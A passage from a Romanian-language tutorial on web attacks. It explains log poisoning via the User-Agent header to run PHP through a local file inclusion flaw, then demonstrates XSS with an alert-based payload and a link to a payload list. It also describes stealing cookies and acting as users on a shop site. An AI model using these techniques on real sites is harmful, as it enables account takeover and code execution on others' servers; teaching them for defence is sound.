În cazul nostru, vom folosi acest câmp din HTTP pentru a injecta cod PHP. Cunoaștem faptul că access.log va stoca orice date trimitem din acest Header și va fi încărcat de către serverul Apache prin vulnerabilitatea LFI.


Odată ce serverul încarcă fișierul, automat se vor executa inclusiv codurile PHP existente.



Se poate observa că execuția codului a avut succes, iar în locul unde în mod normal apare User-Agent-ul, apare output-ul comenzii pe care am dat-o.

De asemenea, User-Agent-ul poate fi folosit și de către fișierul robots.txt, un fișier folosit pentru a permite sau nu accesul motoarelor de căutare în anumite secțiuni ale site-ului.

Fișierul robots.txt al site-ului <https://mta.ro>



• XSS (Cross Site Scripting):

XSS reprezintă un atac pe partea de client, adică nu implică exploatarea unei vulnerabilități pe server, ce are rol de a injecta cod javascript în pagină.

Payload-uri XSS: <https://github.com/payloadbox/xss-payload-list>


Exemplu de atac XSS:




Putem introduce orice text în textbox, iar când vom apăsa pe Submit, mesajul din div-ul de deasupra va fi înlocuit cu conținutul textbox-ului.

Acest lucru înseamnă că utilizatorul poate încerca să injecteze cod javascript și să facă trigger la o eroare.

Vom încerca următorul cod: `<div/onmouseover='alert("XSS")'> style="x:">`



La prima vedere nu se întâmplă nimic, dar dacă vom trece cu mouse-ul peste scris, așa cum se poate observa din payload că este funcția, vom genera o alertă.



Acest atac poate fi folosit de la exfiltrarea cookie-urilor utilizatorilor, cookie-uri ce pot fi folosite ulterior pentru accesarea conturilor fără să avem nevoie de credențiale, până la absolut orice acțiune pe care o poate realiza un utilizator pe site.

Exemplu real, în cazul în care am putea injecta în secțiunea de comentarii a unui magazin online un payload care să execute cod javascript, am putea trimite comenzi în numele utilizatorilor înregistrați, prin simularea interacțiunii acestora cu site-ul.